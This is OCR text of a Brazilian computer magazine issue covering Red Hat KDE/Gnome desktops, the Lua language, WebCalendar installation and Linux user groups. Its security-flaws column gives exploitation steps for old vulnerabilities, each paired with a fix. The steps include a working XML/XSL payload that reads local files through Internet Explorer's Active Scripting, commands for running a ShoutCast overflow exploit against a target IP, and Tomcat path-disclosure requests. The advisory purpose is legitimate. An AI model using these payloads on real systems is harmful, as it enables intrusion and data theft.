Após sair de sua interface gráfica, você retornará à tela do KDM. Pressione o botão *Desligar*. Surgirão três opções: *Desligar*, *Desligar e reiniciar*, e *Reiniciar o Servidor X*.

Para evitar problemas, nunca desligue o computador sem realizar o procedimento descrito acima, pois isso pode danificar os arquivos que estão sendo utilizados pelo sistema.

Utilizando o sistema

Ao entrar no sistema, você será levado para o ambiente gráfico do Linux, que pode ser o KDE 3 ou o Gnome, dependendo da seleção durante o login. Em ambos, o ambiente é bem semelhante ao usado em outros sistemas, com características que veremos adiante.




A instalação padrão traz diversos aplicativos, como editor Abiword

Ambientes gráficos

No Red Hat 7.3 encontram-se diversos gerenciadores de janelas, entre eles os novos KDE 3 e o Gnome 1.4. Estes dois gerenciadores estão entre os mais usados pelos usuários. Isso se deve à semelhança da área de trabalho com o padrão usado no Windows.

A RedHat procurou dar uma aparência mais profissional à instalação do Linux. O KDE é o gerenciador de janelas padrão, uma tentativa de oferecer uma área de trabalho viável e utilizável por todos. Isso não significa que o KDE tenha apenas uma aparência padrão. Ele é um programa sólido que mostra o que o Linux pode fazer.

GNOME



Atualmente, o GNOME é uma interface que está em grande desenvolvimento. Existe um grande número de pessoas trabalhando com ele, construindo novas aplicações e deixando o seu ambiente cada vez melhor. Além disso, muitas empresas estão apostando nele por ser de livre distribuição, estável e possuir uma estética muito boa. Entre suas várias características podemos citar:

- Ambiente de trabalho que pode ser facilmente personalizado, utilizado e configurado
- Grande número de desenvolvedores trabalhando com a interface, possibilitando um melhoramento contínuo.
- É leve, permitindo ser usado mesmo em computadores mais antigos


Com o grande número de desenvolvedores, o Gnome é considerado uma interface que está em constante desenvolvimento, com várias opções, tanto para usuários leigos como para usuários que já possuem prática com interfaces gráficas. Isso torna este ambiente uma ótima opção para os usuários menos experientes.

A ultima versão do KDE pode competir com o Windows em quase todos os aspectos, pois combina a facilidade da interface das áreas de trabalho do Mac OS com o avançado poder de processamento e a funcionalidade solida do Linux. Se existe algo que pode impressionar usuários de PC e Mac o bastante para migrarem para o Linux, isso é o KDE.

Mas o gerenciador de janelas Gnome não fica atrás. Isso porque ele está em constante desenvolvimento, buscando sempre uma melhor integração com o usuário.

E a beleza do Linux é que não é necessário ficar preso a um único ambiente de trabalho – se achar que o KDE é conservador demais, basta experimentar algo como o Gnome

KDE 3



No KDE basta um único clique nos ícones para que a aplicação seja aberta

O gerenciador de arquivos e navegador Internet, Konqueror, é baseado no Mozzila

Através do menu K você terá acesso a ferramentas e programas do Linux

O Centro de Controle é a principal ferramenta de configuração do KDE

O KDE permite que você tenha vários desktops virtuais

As aplicações abertas são apresentadas na Barra de Tarefas

KDE é um poderoso ambiente gráfico para estações Linux e outros UNIX. Ele combina facilidade de uso, funcionalidade e notável design gráfico com a superioridade tecnológica desse sistema operacional.

O software é uma suíte madura, que promove uma sólida base para um número cada vez maior de aplicações e tem desenvolvido uma estrutura de alta qualidade para o Linux, o que permite um rápido e eficiente desenvolvimento.

É muito parecido com o Windows, apesar de ter um toque mais trabalhado. Um usuário mais desatento do sistema de Bill Gates poderia até passar despercebido, sem saber que está frente a uma máquina Linux, desde que esta fosse configurada para se parecer com ele.

Uma das desvantagens do KDE, porém, é que ele gasta mais RAM do que os gerenciadores de janelas convencionais, como o Gnome, e tem maior tempo de inicialização.

Apesar disso, o KDE se encontra bem estável, isto é, não aparenta ter bugs ou defeitos. É, sem dúvida, uma boa opção em Desktop pra Linux. **PCM**

A conquista da LUA

Conheça a Lua, uma linguagem de programação desenvolvida por brasileiros. Simples e fácil de utilizar, ela vem conquistando grande sucesso no mundo todo

Na próxima vez que ouvir falar em Lua, preste bastante atenção. Pode ser que não se trate do satélite natural da Terra, mas de uma nova linguagem de programação, desenvolvida por brasileiros da PUC-Rio. Ela vem conquistando espaço no mundo todo, sendo usada para diversas finalidades, como criação de jogos, sistemas embutidos, robôs e aplicativos para Internet, entre outras. Atualmente são mais de mil projetos sendo desenvolvidos nesta linguagem.

O nome Lua, tem uma origem bastante insólita: o projeto inicial seria muito maior do que é hoje, e foi batizado como Sol (Simple Object Language). Mas logo em seguida a idéia foi alterada e reduzida, surgindo a Lua – bem menor que o Sol.

A idéia principal da linguagem Lua é ser extremamente flexível e simples, mesmo que isso signifique uma queda de eficácia na execução. Sendo assim, é mais fácil de programar, com a vantagem de integrar com outras linguagens, como o C. Quando é necessária uma maior eficiência, pode-se usar o C, por exemplo. Mas, para uma maior flexibilidade, o ideal é usar a Lua.

Como funciona

A linguagem Lua tem o código aberto, mas não é baseada nos termos de licença GPL, permitindo assim que as aplicações desenvolvidas por esta linguagem sejam empacotadas e comercializadas, sem a necessidade de distribuir o código-fonte, como acontece na GPL.

A Lua é, na realidade, um conjunto de bibliotecas que é utilizado juntamente com outras linguagens de desenvolvimento, sendo possível integrá-la, por exemplo, com o C e Visual Basic, entre outros.

Os programas criados em Lua são sempre executados por um software anfitrião, desenvolvido em qualquer linguagem. Um conjunto de funções adicionadas à biblioteca define como se faz esta conexão entre as linguagens, permitindo ao programa anfitrião executar comandos Lua e disponibilizar funções para uso.

A Lua pode ou não ser compilada e seu código pode ser gravado em arquivos externos ao código com extensão lua. Quando necessário, o programa principal faz a chamada ao código externo, interpretando o conteúdo. O código Lua também pode ser inserido no programa principal, sendo assim compilado em um único executável.

No site do projeto Lua (www.lua.org) você encontra para download o código-fonte do software e a versão binária para sistemas Unix, incluindo Linux, e Windows, com bibliotecas para C, DLLs e Visual C, entre outras. Você encontra também links para outros sistemas operacionais, como Macintosh, RISC, BeOS e Palm.

Quando você faz o download do pacote, encontra as bibliotecas para serem usadas em C, juntamente com um interpretador simples para testes e um pequeno compilador que faz uma pré-compilação dos códigos Lua.

A programação

Todos os comandos e construções de Lua são executados em um único ambiente. Este ambiente, que guarda todas as variáveis globais e definições de funções, é automaticamente inicializado quando o interpretador é ativado e dura enquanto ele estiver em execução.

O ambiente global de Lua pode ser manipulado por códigos escritos nessa linguagem ou por bibliotecas C que utilizem funções da interface C-Lua. Códigos Lua são compostos por comandos globais e definições de funções. Um módulo Lua é um arquivo ou uma cadeia de caracteres contendo códigos Lua. Quando se carrega um módulo Lua, os códigos são compilados para uma linguagem de máquina interna, para serem executados depois.

Os códigos globais que não estão dentro de funções, são automaticamente executados ao fim da compilação do módulo. Os códigos de funções são armazenados e executados na chamada das respectivas funções. Em outras palavras, esta linguagem de programação utiliza compilação e interpretação.

Pode se carregar diversos módulos inicialmente independentes. Todos, no entanto, são carregados dentro do único

O jogo Grim Fandango foi uma das aplicações que utilizou a linguagem Lua no seu desenvolvimento

Como surgiu a Lua

A Petrobrás, parceira do TeCGraf, que é o Grupo de Tecnologia em Computação Gráfica da PUC-RJ, formado pelos professores Roberto Ierusalimschy, Waldemar Celes e Luiz Henrique de Figueiredo, necessitava traçar um perfil de um poço de petróleo. Durante uma perfuração, junto com a broca, vários sensores descem em conjunto, para que os geólogos acompanhem o processo. Estes sensores recebem as informações à medida que o poço é perfurado.

Essas informações são colocadas em um gráfico na tela do computador, com dados diversos, como temperatura, condutividade do material naquela profundidade, resistência, pressão. Os programas coletam estas informações e as manipulam para que o gráfico seja montado. Mas existem vários fatores complexos de configuração que o geólogo pode desejar visualizar. Às vezes, ele quer ver uma coluna do lado da outra; outras, quer verificar outro tipo de informação, mudar a cor ou a escala. E isso é muito complicado de se fazer trabalhando apenas numa única interface gráfica, porque nela sempre fica faltando alguma coisa.

Então, quando o geólogo necessitava de mais comandos, era obrigado a contatar os desenvolvedores da aplicação para que o software fosse alterado ou para que fosse criado um novo programa, enviando em seguida para a plataforma. Desta forma foi criado o Lua, para colocar um final para esse problema. Com esta linguagem, alguém que tenha uma pequena formação técnica pode fazer, ele mesmo, essa configuração.

A linguagem é simples o suficiente para que a pessoa possa modificar e adaptar às suas necessidades. Assim, o programa é um pouco em C, que cria a parte gráfica, e um pouco em Lua, que na pode estar gravada em um arquivo texto, encarregado de dizer para o C como as informações são apresentadas.

ambiente global de Lua. Portanto, a ordem com que se carrega diversos módulos é importante, tendo em vista que os comandos globais de cada módulo são executados imediatamente após sua compilação.

Exemplo de programa Lua

Não existe uma formatação rígida para o código Lua, isto é, a linguagem permite comandos em qualquer coluna do texto, podendo ocupar diversas linhas. Os comandos de Lua podem opcionalmente ser separados por ponto e vírgula ";". Comentários iniciam-se com traços duplos "--" e persistem até o final da linha.

A seguir, você verá uma pequena demonstração da linguagem Lua que, na realidade, é o início de um programa de configuração. Ele executa um programa Lua que define e coleta o valor de duas variáveis. O arquivo do programa Lua ficaria da seguinte maneira:

```
-- configuration file for program `pp'
-- define window size
width = 200
height = 300
```

O programa C que faria a leitura do programa escrito em Lua seria algo como:

```
#include <lua.h>
int main (int argc, char *argc) {
  lua_State *L = lua_open();
  if (lua_dofile(L, argc[1]) != 0)
    lua_error(L, "cannot run
configuration file");
  else {
    int width, height;
    lua_getglobal(L, "width");
    width = lua_tonumber(L, -1);
     lua_getglobal(L, "height");
    height = lua_tonumber(L, -1);
    printf("width = %d  height =
%d\n", width, height);
  }
  lua_close(L);
 return 0;
 }
```

Lua conquistando espaço

No Brasil esta linguagem não é tão usada como no resto do mundo. Uma mostra disso é a lista de discussão que existe no site do projeto, na qual 20% apenas dos inscritos são brasileiros. O sucesso da linguagem começou em 1996, quando um artigo em uma famosa publicação destinada a programadores, a "Dr Dobbs", chamava atenção para esta nova linguagem. Com a divulgação da linguagem, programadores espalhados no mundo visitavam o site em busca do software para download, chegando a atingir cerca de 50 downloads diários.

Entre os programadores que realizaram o download do software, estava Bret Mogilevsky, que é da LucasArts. Ele enviou um e-mail elogiando a linguagem. Tempos depois escreveu novamente informando que a linguagem havia sido usada no game Grim Fandango em seguida no jogo Escape from Monkey Island IV. Nos dois jogos foram utilizados a linguagem C para realizar toda a renderização dos gráficos e imagens do jogo, e a Lua para o script do game, definindo as ações dos personagens, feitas pelos designes do roteiro que não trabalham em linguagem C.

Atualmente, são mais de mil projetos que utilizam esta linguagem. Entre as empresas que adotaram em seus projetos a Lua, estão o Incor e a Fábrica Digital (www.fabricadigital.com). Esta última, vem desenvolvendo o software *Publiquel*, que foi todo desenvolvido em Lua utilizando CGILua, que é um interpretador com uma série de pacotes de extensão, de forma que seu ambiente de programação é capaz de fornecer diversas funcionalidades para o desenvolvimento de scripts CGI e páginas HTML dinâmicas.

A princípio, o programa pode parecer complexo para ler apenas dois valores. Isso permite, no entanto, que o programa Lua possa receber toda a modificação necessária, tornando-o mais complexo sem que haja a necessidade de se alterar o programa principal escrito em C. Por exemplo, o usuário pode configurar sua janela de maneira proporcional:

```
-- configuration file for program `pp'
-- define window size
width = 200
height = width * 3/4
```

Desta forma, se o usuário desejar alterar as informações de saída do programa C, não necessita que ele seja alterado, basta modificar o código Lua que é responsável pelas informações que são coletadas pelo programa principal. **PCM**

O especialista

Eles sabem o que falam. Todo mês uma superdica completa, escrita por um profissional da área, mostrando uma solução para seus problemas

WebCalendar

Aprenda a instalar em seu servidor Web a aplicação WebCalendar, que é uma agenda de compromissos completa e pode ser compartilhada com seu grupo de trabalho

Por Rubens Queiroz de Almeida

Um aplicativo livre extremamente útil, em uso no Centro de Computação da Unicamp já há alguns anos, é o WebCalendar, de autoria de Maorong Zou, professor da Universidade de Nevada, Reno, EUA.

O software, distribuído sob a licença GPL, possui uma grande quantidade de recursos. Permite a criação de agendas públicas e reservadas, gerenciadores de tarefas, agendamento de reuniões, lembretes e visualização de compromissos, além da combinação de múltiplos calendários para determinação do melhor horário para compromissos conjuntos. Enfim, a lista é bastante grande.

Quem quiser experimentar antes de instalar, pode usar a versão para demonstração, que pode ser facilmente acessada a partir de http://www.ma.utexas.edu/~mzou/webCal/try.html.


Instalação

O WebCalendar requer a linguagem Perl 5 ou superior e um servidor Web. Em sistemas GNU/Linux isto não representa um empecilho, pois estas facilidades são padrão em grande parte das distribuições mais conhecidas. O download pode ser feito a partir do endereço www.ma.utexas.edu/~mzou/webCal/. O software é distribuído nos formatos *zip* e *tar compactado* (*tar.gz*). Sistemas Windows são também suportados. O autor, para facilitar a instalação em ambiente Microsoft, distribui o software em conjunto com o IndigoPerl, que são os binários do Perl 5.6 integrados a um servidor web Apache. Tudo em um único arquivo, o que facilita consideravelmente a instalação.

A instalação é bastante simples e sem surpresas. O processo de instalação foi refinado consideravelmente ao longo das diversas versões. Basta ler com atenção as instruções.

Para realizar a instalação é necessário possuir privilégios de superusuário (root). Neste artigo será abordada apenas a instalação em um sistema GNU/Linux.

A seguir, passamos a descrever um processo típico de instalação. Tentamos oferecer uma abordagem genérica, dado que cada instalação irá depender, em grande parte, das preferências pessoais e do tipo de sistema empregado.



O WebCalendar oferece suporte a treze idiomas inclusive para a língua portuguesa usada no Brasil

1 Descompactar e extrair os binários.

```
gzip -dc webCal-version.tgz | tar xvf -
```

2 Após descompactar o arquivo entre no diretório criado. Para isso, use o comando:

```
cd webCal*.*.*
```

3 Leia com atenção o arquivo *install.pl* para realizar as alterações necessárias, refletindo as suas preferências. Atenção: leia com atenção as instruções contidas neste arquivo. A maior parte dos erros de instalação decorre da interpretação errônea das instruções. Se tudo der errado, releia este arquivo para tentar determinar o que ocorreu.

4 Execute o arquivo *install.pl*, com Perl (o sufixo *.pl* normalmente indica arquivos na linguagem Perl):

```
perl install.pl
```

Após este passo, o sistema exibirá diversas mensagens informando o que está acontendo Ao final do processo, leia com cuidado as mensagens na tela. Preste bastante atenção nas seguintes linhas:

```
Please configure your webserver to
use the following CGI directories
Server=voltaire.idph.net,
cgidir=/home/httpd/cgi-bin/wcal
Server=voltaire.idph.net,
cgidir=/home/httpd/cgi-bin/wcal
cginame=/wcal/wcal.pl
```

Estas linhas indicam as modificações que devem ser feitas no arquivo de configuração do servidor Web. Para o servidor Apache, isto significa que devemos inserir as seguintes linhas no arquivo *httpd.conf*:

```
ScriptAlias /wcal/    "/home/httpd
/cgi-bin/wcal/"
```

A linha acima nos permite acessar o calendário através de uma URL como http://voltaire.idph.net /wcal, sem necessidade de especificar o diretório *cgi-bin*. Esta facilidade é configurável e irá depender das preferências de quem estiver instalando o sistema.

Um pequeno problema possível na instalação é a proibição de uso de links simbólicos no diretório *cgi-bin*. O processo de instalação cria links simbólicos para os executáveis do sistema. Este problema é fácil de identificar, basta consultar os logs de erro do apache Estes registros de erro ficam no diretório */var/log/httpd/error_log*. Investigando este arquivo descobre se a mensagem:

```
[error] [client 200.200.200.20]
Symbolic link not allowed: /home/
httpd/cgi-bin/wcal/wcal.pl
```

Para resolver este problema, é preciso inserir a linha:

```
Options ExecCGI FollowSymLinks
```

Na definição do diretório CGI, a configuração padrão do Apache, é a seguinte:

```
<Directory "/home/httpd/cgi-bin">
    AllowOverride None
    Options ExecCGI
    Order allow,deny
    Allow from all
</Directory>
```

Com as alterações necessárias, fica se com.

```
<Directory  /home/httpd/cgi-bin">
    AllowOverride None
    Options ExecCGI FollowSymLinks
    Order allow,deny
    Allow from all
</Directory>
```

Feito isto, é preciso reiniciar o servidor web Em um sistema GNU/Linux padrão, isto é feito como abaixo:

```
# ps  ef | grep httpd
root     19487     1  0 14:54 ?
00:00:00 /usr/sbin/httpd -DSSL
nobody   23912 19487  0 18:27 ?
00:00:00 /usr/sbin/httpd -DSSL
nobody   23913 19487  0 18:27 ?
00:00:00 /usr/sbin/httpd -DSSL
nobody   23914 19487  0 18:27 ?
00:00:00 /usr/sbin/httpd -DSSL
nobody   23915 19487  0 18:27 ?
00:00:00 /usr/sbin/httpd -DSSL
```

É preciso enviar um sinal ao processo pai. Em nosso exemplo, este processo é aquele cujo dono é o usuário root, identificado pelo número *19487*. O sinal é enviado através do comando *kill*, como exemplificado a seguir:

```
# kill -1 19487
```

Se tudo der certo, as linhas finais do arquivo */var/log/httpd/error_log* irão indicar que o sistema recebeu o sinal e está funcionando com as novas configurações

```
[notice] SIGHUP received.
Attempting to restart
[notice] Apache/1.3.22 (Unix)
PHP/4.1.1 mod_ssl/2.8.5
OpenSSL/0.9.6a configured --
resuming normal operations
[notice] Accept mutex: sysvsem
(Default: sysvsem)
```

Pronto, agora é usar o sistema para se convencer, como muitas pessoas pelo mundo afora, que a vida fica bem melhor quando organizada pelo WebCalendar. **PCM**

Ficha do autor

Rubens Queiroz de Almeida, Unicamp, Gerente de Informática

Contato: queiroz@unicamp.br
www.cica.unicamp.br

Falhas de SEGURANÇA

Confira as principais falhas de segurança do último período e aprenda como resolvê-las. Os arquivos comentados com as soluções estão em www.europanet.com.br/pcmaster/edicao62

Por Domingo M. Montanaro

Internet Explorer

Sistema Operacional: Windows
Tipo: Remota
Versões Afetadas: 5.X
Nível: Avançado
Gravidade: Alta

Descrição:

O Internet Explorer possui falhas de segurança no Active Scripting. Esta falha demonstra uma maneira de habilitar o Active Scripting, mesmo quando ele está desabilitado em todos os níveis de segurança Habilitando-o, é possível ao atacante utilizar esta falha com outra falha do Active Scripting em especial, para conseguir privilégios elevados na máquina de destino. O problema está nas "folhas de estilo" do XML que podem conter Active Scripting

Como Explorar:

É necessário criar 3 arquivos

```
2 - teste.eml
1 - teste.xml
3 - teste.xsl
```

Insira no arquivo teste.xml:

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl"
href="teste.xsl" ?>
<doc>
style
</doc>
```

Dentro do arquivo teste.eml, insira

```
<IFRAME
SRC="Endereço do documento tes
te.xml"></IFRAME>
Substitua
"Endereço_do_documento_XML.xml"
pelo endereço de algum local na
Internet que você tenha já colocado
o documento teste.xml.
```

E dentro do arquivo teste.xsl, insira

```
<xsl:stylesheet
xmlns:xsl="http://www.w3.org/TR/
WD-xsl">
<xsl:script>
<![CDATA[
a=new ActiveXObject('htmlfile');
a.open();
a.write("<html><body>Teste</bo
dy></html>");
a.close();
v=new
ActiveXObject("MSScriptControl.Scr
iptControl.1");
v.Language="VBScript";
v.eval('MsgBox ("Teste de
VBScript",65,"VBSCRIPT")');
x=v.eval('GetObject("C:/revista.txt",
"htmlfile")');
v.eval('MsgBox ("Teste",65,"Teste")');
a.location="about:Conteúdo do
arquivo revista.txt
<BR>"+x.body.innerHTML;
]]>
</xsl:script>
</xsl:stylesheet>
```

Após colocar estes três documentos em algum diretório que seja acessado por um Web Server, crie um arquivo *c:\revista.txt* e acesse *teste.eml*.

Como Proteger:

O problema é no WSH (Windows Scripting Host). Faça o download do Service Pack ou instale a versão 5.5 do Windows Scripting Host. Acesse: http://windowsupdate.microsoft.com.

ShoutCast

Sistema Operacional: Windows, FreeBSD 4.x, Linux (glibc)
Tipo: Remoto
Versões Afetadas: 1.8.9
Nível: Alto
Gravidade: Alta
Privilégios: Obtenção de privilégios de

Descrição:

O ShoutCast da NullSoft (mesmo produtor do Winamp) é um servidor de streaming para áudio. Isso possibilita que outras pessoas escutem o que você está ouvindo no winamp do seu computador, como se fosse uma rádio. Sua versão 1.8.9, contém buffers não verificados, o que possibilita o overflow dos mesmos, obtendo privilégios de administrador na máquina.

Como Explorar:

Verifique se a máquina-alvo possui o ShoutCast rodando em sua porta padrão, no caso a 8001. Para isso, utilize alguma aplicação de varredura de portas, como o nmap: *nmap -v -O -p8001 Endereço_IP* (com o Switch -O você tenta visualizar o sistema operacional da maquina-alvo) Uma vez verificado, compile o programa *mayday linux.c* com o comando:

```
gcc -o shoutcast mayday-linux.c
./shoutcast Endereço_IP
```

Como Proteger:

Baixe diretamente da NullSoft a versão 1.8.12, a qual já consegue resolver o problema

Apache TomCat Java Server

Sistema Operacional: Linux/Unix
Tipo: Remoto
Versões Afetadas: 3.2.3 3.2.4
Nível: Médio
Gravidade: Baixa
Privilégios: Atacantes podem ler

Descrição:

O Apache TomCat é um servidor Java Open Source. Quanto a instalação é feita, ele instala arquivos de exemplos que, mesmo quando requisitados, sem argumentos adicionais, exibem o diretório do *webroot*. A vulnerabilidade pode funcionar na porta 8080, como na porta 80, dependendo da configuração.

Como Explorar:

Efetue uma requisição como esta:

```
http://Servidor_Web/test/jsp/
pageInfo.jsp
```

Você verá uma pagina de saída assim:

```
Error: 500
Location: /test/jsp/pageInfo.jsp
Internal Servlet Error:
--Descrição do erro-- (Aqui vêm uma
extensa descrição do erro com a
localização do WebRoot).
```

Arquivos a serem requisitados que são "vulneráveis"

```
/test/jsp/pageImport2.jsp
/test/jsp/buffer1.jsp
/test/jsp/buffer2.jsp
/test/jsp/buffer3.jsp
/test/jsp/buffer4.jsp
/test/jsp/comments.jsp
/test/jsp/pageInvalid.jsp
/test/jsp/pageIsErrorPage.jsp
/test/jsp/pageIsThreadSafe.jsp
/test/jsp/pageLanguage.jsp
/test/jsp/pageSession.jsp
/test/jsp/declaration/
IntegerOverflow.jsp
```

Como Proteger:

Delete o diretório *test*

Oracle Net Listener

Sistema Operacional: Windows
Tipo: Remoto
Versões Afetadas: 9i
Nível: Avançado
Gravidade: Alta
Privilégios: Obtenção de privilégios de

Descrição:

O Oracle Net Listener contém uma falha de *buffer overflow* que permite à um atacante ganhar acesso com privilégios de administrador numa máquina rodando Oracle 9i. O Net Listener fica com seu listen na porta 1521, escutando por pacotes TNS. Um legítimo pacote TNS seria:

```
(DESCRIPTION=(ADDRESS=
(PROTOCOL=TCP)(HOST=x.x.x.x)
(PORT=1521))(CONNECT_DATA=
(SERVICE_NAME=oracle.revistapc
master.com.br)
(CID=
(PROGRAM=X:\\ORACLE\\
iSuites\\BIN\\SQLPLUSW.EXE)
(HOST=qualquer)(USER=qualquer
))))
```

Quando este pacote é forjado, com o conteúdo de SERVICE_NAME muito longo, ele tenta gravar no arquivo de log o erro. Neste procedimento, é possível gravar em endereços de *stack*, os quais são resgatados pelo retorno do stack antes de gravar no log. Assim, é possível executar um comando na máquina, antes de gravar no log de *Erros*, deixando a detecção bem complicada.

Como Explorar:

Uma vez que esta é uma falha muito destrutiva, não iremos publicar como explorar esta falha

Como Proteger:

Instale o Fix número 2367681, já disponível no site da Oracle

PCM

Família

Converse sobre Linux com outros usuários. São milhares espalhados em diversos grupos. Todos eles com um interesse em comum: aumentar o seu conhecimento sobre o sistema operacional que vem conquistando mais espaço a cada dia.

E para que você possa fazer parte deste universo, publicamos a seguir uma lista de vários grupos de usuários Linux brasileiros. Basta escolher um deles e fazer o cadastro para ficar por dentro das últimas novidades.

Linux Hangar
www.linuxhangar.hpg.com.br

SERVUX - Servidores Linux
www.servux.cjb.net

Segurança no Conectiva Linux
distro.conectiva.com.br/mailman/listinfo/seguranca

AnO2001
www.ano2001.com

Prog BR - Programação Linux
listas.conectiva.com.br/listas/

LDP-BR Projeto de Documentação Linux
ldp.br.conectiva.com.br

JustLinux
groups.yahoo.com/group/justlinux

GUS – Grupo de Usuários Slackware
gus-br.linuxmag.com.br

Grupo de Discussão Linux
groups.yahoo.com/group/linux-board

Grupo de Usuários Linux do Vale do Taquari
mercurio.fates.tche.br/linux/

Nosso Grupo - Sistemas
www.nossogrupo.com.br/canais.asp?canal=275

Linuxabc
linuxabc-subscribe@egroups.com

Linux-br
linux-br.conectiva.com.br

Grupos Brasileiros

1 - PARÁ
Linux em Belém do Pará
br.groups.yahoo.com/group/linuxpaidegua

Linux - Pará
www.linux.pa.org

2 - MARANHAO
Comlinux - Comunidade Linux do Maranhão
www.comlinux.ufma.br

3 - CEARÁ
Linux-CE www.ibeuce.net/lists/linux-ce

4 - RIO GRANDE DO NORTE
Universidade Federal do RN
ufrn.br/servicos/lista_discuss.html

Grupo de Usuários Linux do Rio Grande do Norte
www.linuxpotiguar.tsx.org

5 - PARAIBA
GLUG/PB - Grupo de Usuários GNU
www.glugpb.cjb.net

Linux-Sever
http://linux.sathi.com.br

6 - PERNAMBUCO
Grupo de Usuários GNU/ Linux de Pernambuco
www.glugpe.cjb.net

7 - SERGIPE
Linux Sergipe
linux-se-subscribe@egroups.com

Linux-SE Grupo de Usuários Linux de Sergipe
come.to/linux-se

8 - BAHIA
GULBA - Grupo de Usuários Linux da Bahia
gulba.empej.com.br

Clube de Usuários Linux World Bahia
www.geocities.com/Eureka/Colo/2399

9 - MINAS GERAIS
Linux BH
www.linuxbh.cjb.net

Grupo de Usuários GNU/ Linux de Juiz de Fora
linux.jfnet.com.br

BLUG - BHZ Linux Users Group
blug.tsx.org

BHNET - Linux
www2.bhnet.com.br/lista_linux

LinuxBQ - Barbacena Querida
www.linuxbq.org

Centro de Treinamento e Serviços Linux de MG
www.comunidadelinux.com.br

GNU\LinuxMG
irc.brpa.ro.net #LinuxMG

10 - ESPÍRITO SANTO
